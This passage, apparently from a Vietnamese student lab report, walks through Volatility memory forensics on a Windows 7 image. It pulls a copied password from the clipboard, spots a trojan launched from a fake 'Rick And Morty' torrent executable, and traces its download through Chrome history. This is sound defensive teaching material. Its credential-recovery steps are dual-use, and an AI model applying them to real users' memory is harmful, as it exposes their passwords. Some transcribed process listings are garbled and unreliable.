his.smileyImg=the.smileyWrapper.find("img"),this.smileyHide=the.smileyWrapper.find(".hidemiley"),this.loginSecurity=this.component.find(".login-security"),this.nav=the.component.find(".nav"),this.  
navMail=the.nav.find(".mail"),this.navMailSync=the.nav.find(".mail .sync"),this.navStorage=the.nav.find(".storage"),this.navAdd=the.nav.find(".add"),this.navUnreadCount=the.nav.find(".mail .numbe  
r"),this.navUnreadLabel=the.nav.find(".mail .label"),this.navTabs=the.component.find(".nav-tabs"),this.inbox=the.component.find(".inbox-container"),this.noMails=the.component.find(".tab-mail .no-m  
ails"),this.storageKnob=the.component.find("#smartdrive-knob"),9  
f login
```

→ Không tìm được tài khoản đăng nhập vào trò chơi

5.Biết rằng người dùng này sử dụng dịch vụ lưu trữ trực tuyến để giữ tài khoản, mật khẩu chọ email của mình dọ người này hay quên mật khẩu. Anh ta cũng có thói quen luôn luôn sao chép (copy-paste) mật khẩu để tránh sai sót. Tìm mật khẩu của người này.

1. Theo đề bài thì anh ta có thói quen copy-paste mật khẩu → mật khẩu sẽ được lưu

```
./volatility_2.6_lin64_standalone -f '/home/kali/Downloads/Kb05-dp-E81.vmem' --profile=Win7SP1x64 clipboard
```

```
(kali㉿kali)-[~/Downloads/volatility_2.6_lin64_standalone/volatility_2.6_lin64_standalone]  
└─$ ./volatility_2.6_lin64_standalone -f '/home/kali/Downloads/Kb05-dp-E81.vmem' --profile=Win7SP1x64 clipboard  
Volatility Foundation Volatility Framework 2.6  
Session WindowStation Format Handle Object Data  
1 WinSta0 CF_UNICODETEXT 0x602e3 0xfffff900c1ad93f0 M@il_Pr0vid0rs  
1 WinSta0 CF_TEXT 0x10  
1 WinSta0 0x150133L 0x200000000000  
1 WinSta0 CF_TEXT 0x1  
1 0x150133 0xfffff900c1c1adc0  
(kali㉿kali)-[~/Downloads/volatility_2.6_lin64_standalone/volatility_2.6_lin64_standalone]
```

trong clipboard nên ta sẽ sử dụng plugin clipboard để khai thác

Dựa vào hình trên, do chỉ có 1 kết quả ở mục Data là **M@il_Pr0vid0rs** nên ta có thể kết luận luôn đây chính là mật khẩu

6.Bộ nhớ của người này được nhân viên điều tra trích xuất và thu lại để tình nghi máy tính bị nhiễm mã độc. Hãy tìm tên tiến trình mã độc (bao gồm cả extensions). Mã độc này dưới dạng định dạng file gì?

1. Ta sử dụng pslist để liệt kê các tiến trình

```
./volatility_2.6_lin64_standalone -f '/home/kali/Downloads/Kb05-dp-E81.vmem' --profile=Win7SP1x64 pslist
```

[kali㉿kali]:[~/Downloads/volatility_2.6_lin64_standalone/volatility_2.6_lin64_standalone]									
./volatility_2.6_lin64_standalone -f '/home/kali/Downloads/Kb05-dp-E81.vmem' --profile=Win7SP1x64 pslist									
Offset(V)	Name	PID	PPID	Thds	Hnds	Sess	Wow64	Start	Exit
0xfffffa8018d44740	System	4	0	95	411	—	0	2018-08-04 19:26:03 UTC+0000	
0xfffffa801947e4d0	smss.exe	260	4	2	30	—	0	2018-08-04 19:26:03 UTC+0000	
0xfffffa801a0c8380	csrss.exe	348	336	9	563	0	0	2018-08-04 19:26:10 UTC+0000	
0xfffffa80198d3b30	cssss.exe	388	380	11	460	1	0	2018-08-04 19:26:11 UTC+0000	
0xfffffa801a2ed060	wininit.exe	396	336	3	78	0	0	2018-08-04 19:26:11 UTC+0000	
0xfffffa801aaaf060	winlogon.exe	432	380	3	113	1	0	2018-08-04 19:26:11 UTC+0000	
0xfffffa801ab377c0	services.exe	492	396	11	242	0	0	2018-08-04 19:26:12 UTC+0000	
0xfffffa801ab3f060	lsass.exe	500	396	7	610	0	0	2018-08-04 19:26:12 UTC+0000	
0xfffffa801ab461a0	lsm.exe	508	396	10	148	0	0	2018-08-04 19:26:12 UTC+0000	
0xfffffa8018e3c890	svchost.exe	604	492	11	376	0	0	2018-08-04 19:26:16 UTC+0000	
0xfffffa801abbd30	vmacthlp.exe	668	492	3	56	0	0	2018-08-04 19:26:16 UTC+0000	
0xfffffa801abeb30	svchost.exe	712	492	8	301	0	0	2018-08-04 19:26:17 UTC+0000	
0xfffffa801ac2e9e0	svchost.exe	808	492	22	508	0	0	2018-08-04 19:26:18 UTC+0000	
0xfffffa801ac31b30	svchost.exe	844	492	17	396	0	0	2018-08-04 19:26:18 UTC+0000	
0xfffffa801ac4db30	svchost.exe	868	492	45	1114	0	0	2018-08-04 19:26:18 UTC+0000	
0xfffffa801ac753a0	audiiodg.exe	960	808	7	151	0	0	2018-08-04 19:26:19 UTC+0000	
0xfffffa801ac97060	svchost.exe	1012	492	12	554	0	0	2018-08-04 19:26:20 UTC+0000	
0xfffffa801acd37e0	svchost.exe	620	492	19	415	0	0	2018-08-04 19:26:21 UTC+0000	
0xfffffa801ad5ab30	spoolsv.exe	1120	492	14	346	0	0	2018-08-04 19:26:22 UTC+0000	
0xfffffa801ad718a0	svchost.exe	1164	492	18	312	0	0	2018-08-04 19:26:23 UTC+0000	
0xfffffa801ae0f630	VGAuthService.	1356	492	3	85	0	0	2018-08-04 19:26:23 UTC+0000	
0xfffffa801ae92290	vmtoolsd.exe	1428	492	9	313	0	0	2018-08-04 19:26:27 UTC+0000	
0xfffffa8019124b30	WmiPrvSE.exe	1800	604	9	222	0	0	2018-08-04 19:26:39 UTC+0000	
0xfffffa801afe7800	svchost.exe	1948	492	6	96	0	0	2018-08-04 19:26:42 UTC+0000	
0xfffffa801ae7f630	dllhost.exe	1324	492	15	207	0	0	2018-08-04 19:26:42 UTC+0000	
0xfffffa801af3b30	msdtc.exe	1436	492	14	155	0	0	2018-08-04 19:26:43 UTC+0000	
0xfffffa801b12060	WmiPrvSE.exe	2136	604	12	324	0	0	2018-08-04 19:26:51 UTC+0000	
0xfffffa801b1e9b30	taskhost.exe	2344	492	8	193	1	0	2018-08-04 19:26:57 UTC+0000	
0xfffffa801b232060	sppsvc.exe	2500	492	4	149	0	0	2018-08-04 19:26:58 UTC+0000	
0xfffffa801b1bfab30	dwm.exe	2704	844	4	97	1	0	2018-08-04 19:27:04 UTC+0000	
0xfffffa801b27e060	explorer.exe	2728	2696	33	854	1	0	2018-08-04 19:27:04 UTC+0000	
0xfffffa801b1bcd30	vmtoolsd.exe	2804	2728	6	190	1	0	2018-08-04 19:27:06 UTC+0000	
0xfffffa801b290b30	BitTorrent.exe	2836	2728	24	471	1	1	2018-08-04 19:27:07 UTC+0000	
0xfffffa801b2f02e0	WebCompanion.e	2844	2728	0	—	1	1	2018-08-04 19:27:07 UTC+0000	2018-08-04 19:33:33 UTC+0000
0xfffffa801b3aa3b0	SearchIndexer.	3064	492	11	610	0	0	2018-08-04 19:27:14 UTC+0000	
0xfffffa801b4a7b30	bittorrentt.e	2308	2836	15	337	1	1	2018-08-04 19:27:19 UTC+0000	
0xfffffa801b4bc9b30	bittorrentt.e	2624	2836	13	316	1	1	2018-08-04 19:27:21 UTC+0000	
0xfffffa801b5cb740	LunarMS.exe	708	2728	18	346	1	1	2018-08-04 19:27:39 UTC+0000	

0xfffffa801b5cb740	LunarMS.exe	708	2728	18	346	1	1	2018-08-04 19:27:39 UTC+0000	
0xfffffa801988c2d0	PresentationFo	724	492	6	148	0	0	2018-08-04 19:27:52 UTC+0000	
0xfffffa801b603610	mscorsvw.exe	412	492	7	86	0	1	2018-08-04 19:28:42 UTC+0000	
0xfffffa801a6a9f90	svchost.exe	164	492	12	147	0	0	2018-08-04 19:28:42 UTC+0000	
0xfffffa801a6c2700	mscorsvw.exe	3124	492	7	77	0	0	2018-08-04 19:28:43 UTC+0000	
0xfffffa801a6e4b30	svchost.exe	3196	492	14	352	0	0	2018-08-04 19:28:44 UTC+0000	
0xfffffa801a4e3870	chrome.exe	4076	2728	44	1160	1	0	2018-08-04 19:29:30 UTC+0000	
0xfffffa801a4eab30	chrome.exe	4084	4076	8	86	1	0	2018-08-04 19:29:30 UTC+0000	
0xfffffa801a50b20	chrome.exe	576	4076	2	58	1	0	2018-08-04 19:29:31 UTC+0000	
0xfffffa801a4f7b30	chrome.exe	1808	4076	13	229	1	0	2018-08-04 19:29:32 UTC+0000	
0xfffffa801aa0a90	chrome.exe	3924	4076	16	228	1	0	2018-08-04 19:29:51 UTC+0000	
0xfffffa801a7f98f0	chrome.exe	2748	4076	15	181	1	0	2018-08-04 19:31:15 UTC+0000	
0xfffffa801b486b30	Rick And Morty	3820	2728	4	185	1	1	2018-08-04 19:32:55 UTC+0000	
0xfffffa801a4c5b30	vmware-tray.ex	3720	3820	8	147	1	1	2018-08-04 19:33:02 UTC+0000	
0xfffffa801b18f060	WebCompanionin	3880	1484	15	522	0	1	2018-08-04 19:33:07 UTC+0000	
0xfffffa801a635240	chrome.exe	3648	4076	16	207	1	0	2018-08-04 19:33:38 UTC+0000	
0xfffffa801a5ef1f0	chrome.exe	1796	4076	15	170	1	0	2018-08-04 19:33:41 UTC+0000	
0xfffffa801b0b0f060	sc.exe	3208	3880	0	—	0	0	2018-08-04 19:33:47 UTC+0000	2018-08-04 19:33:48 UTC+0000
0xfffffa801beb890	sc.exe	452	3880	0	—	0	0	2018-08-04 19:33:48 UTC+0000	2018-08-04 19:33:48 UTC+0000
0xfffffa801aa72b30	sc.exe	3504	3880	0	—	0	0	2018-08-04 19:33:48 UTC+0000	2018-08-04 19:33:48 UTC+0000
0xfffffa801ac01060	sc.exe	2028	3880	0	—	0	0	2018-08-04 19:33:49 UTC+0000	2018-08-04 19:34:03 UTC+0000
0xfffffa801aad1060	Lavasoft.WCAss	3496	492	14	473	0	0	2018-08-04 19:33:49 UTC+0000	
0xfffffa801a6268b0	WebCompanion.e	3856	3880	15	386	0	1	2018-08-04 19:34:05 UTC+0000	
0xfffffa801b1f960	notepad.exe	3304	3132	2	79	1	0	2018-08-04 19:34:18 UTC+0000	
0xfffffa801a572b30	cmd.exe	3916	1428	0	—	0	0	2018-08-04 19:34:22 UTC+0000	2018-08-04 19:34:22 UTC+0000
0xfffffa801a6643d0	conhost.exe	2420	348	0	30	0	0	2018-08-04 19:34:22 UTC+0000	2018-08-04 19:34:22 UTC+0000

Sau khi quan sát và tìm hiểu thì ta sẽ tiến hành khai thác các tiến trình không

```
./volatility_2.6_lin64_standalone -f '/home/kali/Downloads/Kb05-dp-E81.vmem' --profile=Win7SP1x64 cmdline -p 2804
```

```
./volatility_2.6_lin64_standalone -f '/home/kali/Downloads/Kb05-dp-E81.vmem' --profile=Win7SP1x64 cmdline -p 3820
```

```
./volatility_2.6_lin64_standalone -f '/home/kali/Downloads/Kb05-dp-E81.vmem' --profile=Win7SP1x64 cmdline -p 3720
```

phải của hệ thống Windows mặc định như vmtoolsd.exe, Rick And Morty, vmware-tray bằng cách tìm vị trí của nó trong hệ thống Windows

```

[kali㉿kali] [~/Downloads/volatility_2.6_lin64_standalone/volatility_2.6_lin64_standalone]
$ ./volatility_2.6_lin64_standalone -f '/home/kali/Downloads/Kb05-dp-E81.vmem' --profile=Win7SP1x64 cmdline -p 3820
Volatility Foundation Volatility Framework 2.6
*****
Rick And Morty pid: 3820
Command line : "C:\Torrents\Rick And Morty season 1 download.exe"

[kali㉿kali] [~/Downloads/volatility_2.6_lin64_standalone/volatility_2.6_lin64_standalone]
$ ./volatility_2.6_lin64_standalone -f '/home/kali/Downloads/Kb05-dp-E81.vmem' --profile=Win7SP1x64 cmdline -p 2804
Volatility Foundation Volatility Framework 2.6
*****
vmtoolsd.exe pid: 2804
Command line : "C:\Program Files\VMware\VMware Tools\vmtoolsd.exe" -n vmusr

[kali㉿kali] [~/Downloads/volatility_2.6_lin64_standalone/volatility_2.6_lin64_standalone]
$ ./volatility_2.6_lin64_standalone -f '/home/kali/Downloads/Kb05-dp-E81.vmem' --profile=Win7SP1x64 cmdline -p 3836
Volatility Foundation Volatility Framework 2.6
*****
ERROR : volatility.debug : Cannot find PID 3836. If its terminated or unlinked, use psscan and then supply --offset=OFFSET

[kali㉿kali] [~/Downloads/volatility_2.6_lin64_standalone/volatility_2.6_lin64_standalone]
$ ./volatility_2.6_lin64_standalone -f '/home/kali/Downloads/Kb05-dp-E81.vmem' --profile=Win7SP1x64 cmdline -p 3720
Volatility Foundation Volatility Framework 2.6
*****
vmware-tray.exe pid: 3720
Command line : "C:\Users\Rick\AppData\Local\Temp\RarSFX0\vmware-tray.exe"

[kali㉿kali] [~/Downloads/volatility_2.6_lin64_standalone/volatility_2.6_lin64_standalone]
$ 

```

Ta quan sát và thấy rằng file **vmware-tray.exe** nằm trong đường dẫn `Users\Rick\AppData\Local\Temp` chứa dữ liệu của chương trình Windows → Khả năng cao là Malware.

→ **Tên mã độc: vmware-tray, định dạng .exe**

7. Cho biết cách nào để mã độc xâm nhập và nhiễm vào máy tính của người này. Có phải do thói quen cũ?

- Quan sát danh sách các tiến trình, ta thấy có các tiến trình liên quan tới BitTorrent - phần mềm download file torrent và Chrome
→ Có thể cách mã độc xâm nhập và nhiễm vào máy tính là thông qua việc Download bằng phần mềm BitTorrent hoặc thông qua Chrome.

[Kali㉿kali)-~] ~/Downloads/volatility_2.6_lin64_standalone/volatility_2.6_lin64_standalone									
Offset(V)	Name	PID	PPID	Thds	Hnds	Sess	Wow64	Start	Exit
0xfffffa8018d44740	System	4	0	95	411	——	0	2018-08-04 19:26:03 UTC+0000	
0xfffffa801947e4d0	smss.exe	260	4	2	30	——	0	2018-08-04 19:26:03 UTC+0000	
0xfffffa801a0c8380	csrss.exe	348	336	9	563	0	0	2018-08-04 19:26:10 UTC+0000	
0xfffffa80198d3b30	csrss.exe	388	380	11	460	1	0	2018-08-04 19:26:11 UTC+0000	
0xfffffa801a2ed060	wininit.exe	396	336	3	78	0	0	2018-08-04 19:26:11 UTC+0000	
0xfffffa801aa4f060	winlogon.exe	432	380	3	113	1	0	2018-08-04 19:26:11 UTC+0000	
0xfffffa801ab37c0	services.exe	492	396	11	242	0	0	2018-08-04 19:26:12 UTC+0000	
0xfffffa801ab3f060	lsass.exe	500	396	7	610	0	0	2018-08-04 19:26:12 UTC+0000	
0xfffffa801ab461a0	lsm.exe	508	396	10	148	0	0	2018-08-04 19:26:12 UTC+0000	
0xfffffa8018e3c890	svchost.exe	604	492	11	376	0	0	2018-08-04 19:26:16 UTC+0000	
0xfffffa801abbd30	vmacthlp.exe	668	492	3	56	0	0	2018-08-04 19:26:16 UTC+0000	
0xfffffa801abeb30	svchost.exe	712	492	8	301	0	0	2018-08-04 19:26:17 UTC+0000	
0xfffffa801ac2e9e0	svchost.exe	808	492	22	508	0	0	2018-08-04 19:26:18 UTC+0000	
0xfffffa801ac31b30	svchost.exe	844	492	17	396	0	0	2018-08-04 19:26:18 UTC+0000	
0xfffffa801ac40b30	svchost.exe	868	492	45	1114	0	0	2018-08-04 19:26:18 UTC+0000	
0xfffffa801ac753a0	audiodg.exe	960	808	7	151	0	0	2018-08-04 19:26:19 UTC+0000	
0xfffffa801ac97060	svchost.exe	1012	492	12	554	0	0	2018-08-04 19:26:20 UTC+0000	
0xfffffa801acd37e0	svchost.exe	620	492	19	415	0	0	2018-08-04 19:26:21 UTC+0000	
0xfffffa801ad5ab30	spoolsv.exe	1120	492	14	346	0	0	2018-08-04 19:26:22 UTC+0000	
0xfffffa801ad718a0	svchost.exe	1164	492	18	312	0	0	2018-08-04 19:26:23 UTC+0000	
0xfffffa801ae0f630	VGAuthService.	1356	492	3	85	0	0	2018-08-04 19:26:25 UTC+0000	
0xfffffa801ae92920	vttoolsd.exe	1428	492	9	313	0	0	2018-08-04 19:26:27 UTC+0000	
0xfffffa8019124b30	WmiPrvSE.exe	1800	604	9	222	0	0	2018-08-04 19:26:39 UTC+0000	
0xfffffa801afe7800	svchost.exe	1948	492	6	96	0	0	2018-08-04 19:26:42 UTC+0000	
0xfffffa801ae7f630	dllhost.exe	1324	492	15	207	0	0	2018-08-04 19:26:42 UTC+0000	
0xfffffa801aff3b30	msdtc.exe	1436	492	14	155	0	0	2018-08-04 19:26:43 UTC+0000	
0xfffffa801b112060	WmiPrvSE.exe	2136	604	12	324	0	0	2018-08-04 19:26:51 UTC+0000	
0xfffffa801ble9b30	taskhost.exe	2344	492	8	193	1	0	2018-08-04 19:26:57 UTC+0000	
0xfffffa801b232060	sppsvc.exe	2500	492	4	149	0	0	2018-08-04 19:26:58 UTC+0000	
0xfffffa801b1fab30	dwm.exe	2704	844	4	97	1	0	2018-08-04 19:27:04 UTC+0000	
0xfffffa801b27e060	explorer.exe	2728	2696	33	854	1	0	2018-08-04 19:27:04 UTC+0000	
0xfffffa801b1cd3b30	vttoolsd.exe	2804	2728	6	190	1	0	2018-08-04 19:27:06 UTC+0000	
0xfffffa801b290b30	BitTorrent.exe	2836	2728	24	471	1	1	2018-08-04 19:27:07 UTC+0000	
0xfffffa801b2f02e0	WebCompanion.e	2844	2728	0	——	1	0	2018-08-04 19:27:07 UTC+0000	2018-08-04 19:33:33 UTC+0000
0xfffffa801b3aab30	SearchIndexer.e	3064	492	11	610	0	0	2018-08-04 19:27:14 UTC+0000	
0xfffffa801b4a7b30	bittorrentie.e	2308	2836	15	337	1	1	2018-08-04 19:27:19 UTC+0000	
0xfffffa801b4c9b30	bittorrentie.e	2624	2836	13	316	1	1	2018-08-04 19:27:21 UTC+0000	
0xfffffa801b5cb740	LunarMS.exe	708	2728	18	346	1	1	2018-08-04 19:27:39 UTC+0000	

0xfffffa801b5cb740	LunarMS.exe	708	2728	18	346	1	1	2018-08-04	19:27:39	UTC+0000	
0xfffffa801988c2d0	PresentationFo	724	492	6	148	0	0	2018-08-04	19:27:52	UTC+0000	
0xfffffa801b603610	mscorsvw.exe	412	492	7	86	0	1	2018-08-04	19:28:42	UTC+0000	
0xfffffa801a6af9f0	svchost.exe	164	492	12	147	0	0	2018-08-04	19:28:42	UTC+0000	
0xfffffa801a6c2700	mscorsvw.exe	3124	492	7	77	0	0	2018-08-04	19:28:43	UTC+0000	
0xfffffa801a6e4b30	svchost.exe	3196	492	14	352	0	0	2018-08-04	19:28:44	UTC+0000	
0xfffffa801a4e3870	chrome.exe	4076	2728	44	1160	1	0	2018-08-04	19:29:30	UTC+0000	
0xfffffa801a4eb430	chrome.exe	4084	4076	8	86	1	0	2018-08-04	19:29:51	UTC+0000	
0xfffffa801a502b30	chrome.exe	576	4076	2	58	1	0	2018-08-04	19:29:31	UTC+0000	
0xfffffa801a4f7b30	chrome.exe	1808	4076	13	229	1	0	2018-08-04	19:29:32	UTC+0000	
0xfffffa801aa00a90	chrome.exe	3924	4076	16	228	1	0	2018-08-04	19:29:51	UTC+0000	
0xfffffa801f7f98f0	chrome.exe	2748	4076	15	181	1	0	2018-08-04	19:31:15	UTC+0000	
0xfffffa801b486b30	Rick And Morty	3820	2728	4	185	1	1	2018-08-04	19:32:02	UTC+0000	
0xfffffa801a4c5b30	vmware-tray.ex	3720	3820	8	147	1	1	2018-08-04	19:33:02	UTC+0000	
0xfffffa801b18f060	WebCompanionIn	3880	1484	15	522	0	1	2018-08-04	19:33:07	UTC+0000	
0xfffffa801a635240	chrome.exe	3648	4076	16	207	1	0	2018-08-04	19:33:38	UTC+0000	
0xfffffa801a5ef1f0	chrome.exe	1796	4076	15	170	1	0	2018-08-04	19:33:41	UTC+0000	
0xfffffa801b0f060	sc.exe	3208	3880	0	_____	0	0	2018-08-04	19:33:47	UTC+0000	2018-08-04 19:33:48 UTC+0000
0xfffffa801a6b6890	sc.exe	452	3880	0	_____	0	0	2018-08-04	19:33:48	UTC+0000	2018-08-04 19:33:48 UTC+0000
0xfffffa801a72b30	sc.exe	3504	3880	0	_____	0	0	2018-08-04	19:33:48	UTC+0000	2018-08-04 19:33:48 UTC+0000
0xfffffa801a01060	sc.exe	2028	3880	0	_____	0	0	2018-08-04	19:33:49	UTC+0000	2018-08-04 19:34:03 UTC+0000
0xfffffa801aad1060	Lavasoft.WCAss	3496	492	14	473	0	0	2018-08-04	19:33:49	UTC+0000	
0xfffffa801a6268b0	WebCompanion.e	3856	3880	15	386	0	1	2018-08-04	19:34:05	UTC+0000	
0xfffffa801b1fd960	notepad.exe	3304	3132	2	79	1	0	2018-08-04	19:34:10	UTC+0000	
0xfffffa801a572b30	cmd.exe	3916	1428	0	_____	0	0	2018-08-04	19:34:22	UTC+0000	2018-08-04 19:34:22 UTC+0000
0xfffffa801a6643d0	conhost.exe	2420	348	0	30	0	0	2018-08-04	19:34:22	UTC+0000	2018-08-04 19:34:22 UTC+0000

8. Xác định mã độc lây lan từ nguồn nào (download ở đâu, link). Phân tích luồng hoạt động sau khi người này download tập tin đó. Mật khẩu của người này ở bước trên có liên quan gì đến luồng chạy này?

1. Ta thấy có khá nhiều process liên quan tới chrome -> có thể nguồn download là từ đây, ta sẽ thử khai thác trong lịch sử web

Ta sử dụng lệnh:

```
./volatility_2.6_lin64_standalone -f '/home/kali/Downloads/Kb05-dp-E81.vmem' --profile=Win7SP1x64 filescan | grep -i "history"
```

```
(kali㉿kali)-[~/Downloads/volatility_2.6_lin64_standalone/volatility_2.6_lin64_standalone]
$ ./volatility_2.6_lin64_standalone -f '/home/kali/Downloads/Kb05-dp-E81.vmem' --profile=Win7SP1x64 filescan | grep -i "history"
Volatility Foundation Volatility Framework 2.6
0x000000007d45dcc0 18 1 RW-rw- \Device\HarddiskVolume1\Users\Rick\AppData\Local\Google\Chrome\User Data\Default\History
0x000000007d62bdd0 17 1 RW-rw- \Device\HarddiskVolume1\Users\Rick\AppData\Local\Microsoft\Windows\History\Low\History.IE5\SHist012018080420180805\index.dat
0x000000007d6b5c80 18 1 R- \Device\HarddiskVolume1\ProgramData\Microsoft\Windows Defender\Scans\History\CacheManagerMpSfc.bin
0x000000007d6ea820 17 1 RW-rw- \Device\HarddiskVolume1\Users\Rick\AppData\Local\Microsoft\Windows\History\Low\History.IE5\index.dat
0x000000007d74eb30 1 1 RW-rw- \Device\HarddiskVolume1\Users\Rick\AppData\Local\Microsoft\Windows\History\Low\History.IE5\index.dat
0x000000007d7afdd0 1 1 RW-rw- \Device\HarddiskVolume1\Users\Rick\AppData\Local\Microsoft\Windows\History\Low\History.IE5\index.dat
0x000000007d9b3940 17 1 RW-rw- \Device\HarddiskVolume1\Users\Rick\AppData\Local\Microsoft\Windows\History\History.IE5\index.dat
0x000000007dac7410 33 1 RW-rw- \Device\HarddiskVolume1\Users\Rick\AppData\Local\Google\Chrome\User Data\Default\History-Journal
0x000000007e1792c0 1 1 RW-rw- \Device\HarddiskVolume1\Users\Rick\AppData\Local\Microsoft\Windows\History\History.IE5\SHist012018080420180805\index.dat
0x000000007e43bd10 16 0 RW-rw- \Device\HarddiskVolume1\Users\Rick\AppData\Local\Microsoft\Windows\History\History.IE5\SHist012018080420180805\index.dat
0x000000007e446720 1 1 RW-rw- \Device\HarddiskVolume1\Users\Rick\AppData\Local\Microsoft\Windows\History\History.IE5\index.dat
0x000000007e70e520 1 1 RW-rw- \Device\HarddiskVolume1\Users\Rick\AppData\Local\Microsoft\Windows\History\History.IE5\index.dat
0x000000007e753810 1 0 R-rwd \Device\HarddiskVolume1\Users\Rick\AppData\Local\Microsoft\Windows\History\desktop.ini
```

Dựa vào kết quả tìm được ta thấy dòng đầu tiên có liên quan tới History của Chrome -> Tiến hành dump file này để khai thác

Sử dụng lệnh:

```
./volatility_2.6_lin64_standalone -f '/home/kali/Downloads/Kb05-dp-E81.vmem' --profile=Win7SP1x64 dumpfiles -Q 0x000000007d45dcc0 -D .
```

```
(kali㉿kali)-[~/Downloads/volatility_2.6_lin64_standalone/volatility_2.6_lin64_standalone]
$ file file.None.0xfffffa801a5193d0.dat
file.None.0xfffffa801a5193d0.dat: SQLite 3.x database, last written using SQLite version 3023001,
```

Sau khi tham khảo và kiểm tra ta biết đây là dạng file SQLite tuy nhiên không thể đọc được file này -> đổi định dạng thành sqlite3 như hình trên để khai thác

Ta tiến hành truy cập database và tìm các table

Lab 1

```
home
└─(kali㉿kali)-[~/Downloads/volatility_2.6_lin64_standalone/volatility_2.6_lin64_standalone]
$ sqlite3 bai8-chrome.sqlite
SQLite version 3.40.1 2022-12-28 14:03:47
Enter ".help" for usage hints.
sqlite> .database
main: /home/kali/Downloads/volatility_2.6_lin64_standalone/volatility_2.6_lin64_standalone/bai8-chrome.sqlite r/w
sqlite> .table
downloads          meta           urls
downloads_slices   segment_usage  visit_source
downloads_url_chains segments       visits
keyword_search_terms typed_url_sync_metadata
```

Có table tên **downloads**, ta sẽ download schema của table này và tiến hành tìm kiếm các url liên quan tới việc **downloads**

```
home
└─(kali㉿kali)-[~/Downloads/volatility_2.6_lin64_standalone/volatility_2.6_lin64_standalone]
$ sqlite3 bai8-chrome.sqlite
SQLite version 3.40.1 2022-12-28 14:03:47
Enter ".help" for usage hints.
sqlite> .database
main: /home/kali/Downloads/volatility_2.6_lin64_standalone/volatility_2.6_lin64_standalone/bai8-chrome.sqlite r/w
sqlite> .table
downloads          meta           urls
downloads_slices   segment_usage  visit_source
downloads_url_chains segments       visits
keyword_search_terms typed_url_sync_metadata
error: near "select": syntax error
sqlite> select current_path, site_url from downloads;
C:\Users\Rick\Downloads\BitTorrent.exe|https://bittorrent.com/
C:\Users\Rick\Downloads\MSSetupv83.exe|https://mega.nz/
C:\Users\Rick\Downloads\Lunar Client & WZ.zip|https://mega.nz/
C:\Users\Rick\Downloads\Rick And Morty season 1 download.torrent|https://mail.com/
C:\Users\Rick\Downloads\Rick And Morty season 1 download.torrent|https://mail.com/
C:\Users\Rick\Downloads\Rick And Morty season 1 download.exe.torrent|https://mail.com/
C:\Users\Rick\Downloads\NDP40-KB2468871-v2-x64.exe|https://microsoft.com/
C:\Users\Rick\Downloads\dotNetFx40_Full_x86_x64.exe|https://microsoft.com/
C:\Users\Rick\Downloads\Rick And Morty season 1 download.exe.torrent|https://mail.com/
sqlite> █
```

Kết quả: URL độc hại chính là <https://mail.com/> với phần mềm độc hại tương ứng là Rick And Morty season 1

Sinh viên đọc kỹ yêu cầu trình bày bên dưới trang này

YÊU CẦU CHUNG

- Sinh viên tìm hiểu và thực hiện bài tập theo yêu cầu, hướng dẫn.
- Nộp báo cáo kết quả chi tiết những việc (**Report**) bạn đã thực hiện, quan sát thấy và kèm ảnh chụp màn hình kết quả (nếu có); giải thích cho quan sát (nếu có).
- Sinh viên báo cáo kết quả thực hiện và nộp bài.

Báo cáo:

- File **.DOCX** và **.PDF**. Tập trung vào nội dung, không mô tả lý thuyết.
 - Nội dung trình bày bằng **Font chữ Times New Romans/ hoặc font chữ của mẫu báo cáo này (UTM Neo Sans Intel/UTM Viet Sach)** – cỡ **chữ 13. Canh đều (Justify)** cho văn bản. **Canh giữa (Center)** cho ảnh chụp.
 - Đặt tên theo định dạng: [Mã lớp]-ExeX_GroupY. (trong đó X là Thứ tự Bài tập, Y là mã số thứ tự nhóm trong danh sách mà GV phụ trách công bố).
- Ví dụ: [NT101.K11.ANTT]-Exe01_Group03.*
- Nếu báo cáo có nhiều file, nén tất cả file vào file **.ZIP** với cùng tên file báo cáo.
 - **Không đặt tên đúng định dạng – yêu cầu, sẽ KHÔNG chấm điểm bài nộp.**
 - Nộp file báo cáo trên theo thời gian đã thống nhất tại courses.uit.edu.vn.

Đánh giá:

- Hoàn thành tốt yêu cầu được giao.
- Có nội dung mở rộng, ứng dụng.

Bài sao chép, trẽ... sẽ được xử lý tùy mức độ vi phạm.

HẾT